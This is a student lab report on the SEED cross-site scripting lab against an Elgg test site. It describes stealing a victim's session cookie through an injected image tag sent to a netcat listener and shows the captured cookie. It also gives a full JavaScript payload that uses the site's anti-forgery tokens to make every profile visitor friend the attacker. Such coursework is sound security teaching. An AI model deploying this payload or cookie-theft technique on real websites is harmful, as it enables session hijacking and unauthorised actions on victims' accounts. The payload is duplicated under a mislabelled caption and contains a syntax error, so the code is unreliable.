
Fahmida Alam Anika
Project 3- Part 1

3.4 Stealing cookies form Victim's Machine

I was successfully able to insert the malicious script by using a Java script image tag that contained the URL to the attacker's IP address and the open TCP port 5555. By invoking the document. Cookie, I outputted the results using net cat, which acts as a TCP listener port. The HTTP header outputted to the net cat revealed the cookie of the victim user.




```
[11/14/19]seed@VM:~$ nc -l 5555 -v
Listening on [0.0.0.0] (family 0, port 5555)
Connection from [127.0.0.1] port 5555 [tcp/*] accepted (family 2, sport 33780)
GET /?c=Elgg=f5c6015n2irgq4pefrrgc2pbs0 HTTP/1.1
Host: 127.0.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefo
x/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy
Connection: keep-alive
```

3.5 Becoming the victim’s friend.
The goal was to create a attack Header using a script that will automatically make users’ who visit Sammy (attacker) to add as a friend.

Line 1 and 2 are tokens and timestamp used to prevent XSS forgery attacks.
These token are different for every user, hence the script needs to be
able to call the values of these token info for each web user.
The attack payload/ header needs to be constructed using these tokens
along with cookie value.

With out a text-mode I would still be able to carry out this attack
by overwriting extra HTML code injected by the visual editor and pasting in
just text/code of the payload script.


At first I added Samy from Alices account to check the HTTP GET request parameters as shown below:



```
---------------------
http://www.xsslabelgg.com/action/friends/add?friend=47&__elgg_ts=1573757037&__elgg_token=9HVdOKpH1VUaGCGjT1PKRQ
Host: www.xsslabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 56
Cookie: Elgg=8qovsv64ljulpbui0lkrlln4n4
Connection: keep-alive
__elgg_ts=1573757037&__elgg_token=9HVdOKpH1VUaGCGjT1PKRQ
POST: HTTP/1.1 200 OK
Date: Thu, 14 Nov 2019 18:44:06 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 307
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json;charset=utf-8
```


Using this information using the HTTP Header Live tool, I knew I had to construct a HTTP GET request that had the two tokens as well as the cookie information in the response to carry out the attack.

I had to make sure the web apps editor was not adding extra HTML code to my payload so I overwrote the extra syntax with only the code needed. The script I created that called the token values and cookie of the given session. The referrer page was Samy’s profile URL and the sendURL had to be modified to concatenate the user number of Samy(47) and the token variables. Firefox's built in web console helped me debug the code. Attached below is the successful JS attack script:




```
<script type="text/javascript">
window.onload = function(){
var Ajax=null;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
var sendurl="http://www.xsslabelgg.com/action/friends/add?friend=47"+ts+token;
Ajax=new XMLHttpRequest();
Ajax.open("GET",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Keep-Alive","300");
Ajax.setRequestHeader("Connection","Keep-Alive");
Ajax.setRequestHeader("Referer", "http://www.xsslabelgg.com/profile/samy);
Ajax.setRequestHeader("Cookie",document.cookie);
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Ajax.send();
}
</script>
```

Following this the script successfully added whoever visited Samy's profile(including Samy himself). Attached below is the HTTP headers auto generated when any user visited the attacker Samy's profile.



```
<script type="text/javascript">
window.onload = function(){
var Ajax=null;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
var sendurl="http://www.xsslabelgg.com/action/friends/add?friend=47"+ts+token;
Ajax=new XMLHttpRequest();
Ajax.open("GET",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Keep-Alive","300");
Ajax.setRequestHeader("Connection","Keep-Alive");
Ajax.setRequestHeader("Referer", "http://www.xsslabelgg.com/profile/samy);
Ajax.setRequestHeader("Cookie",document.cookie);
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Ajax.send();
}
</script>
```



All Site Activity

Charlie is now a friend with Samy *3 minutes ago*

Alice is now a friend with Samy *3 minutes ago*

Samy is now a friend with Samy *4 minutes ago*

Boby is now a friend with Samy *32 minutes ago*

Samy is now a friend with Alice *43 minutes ago*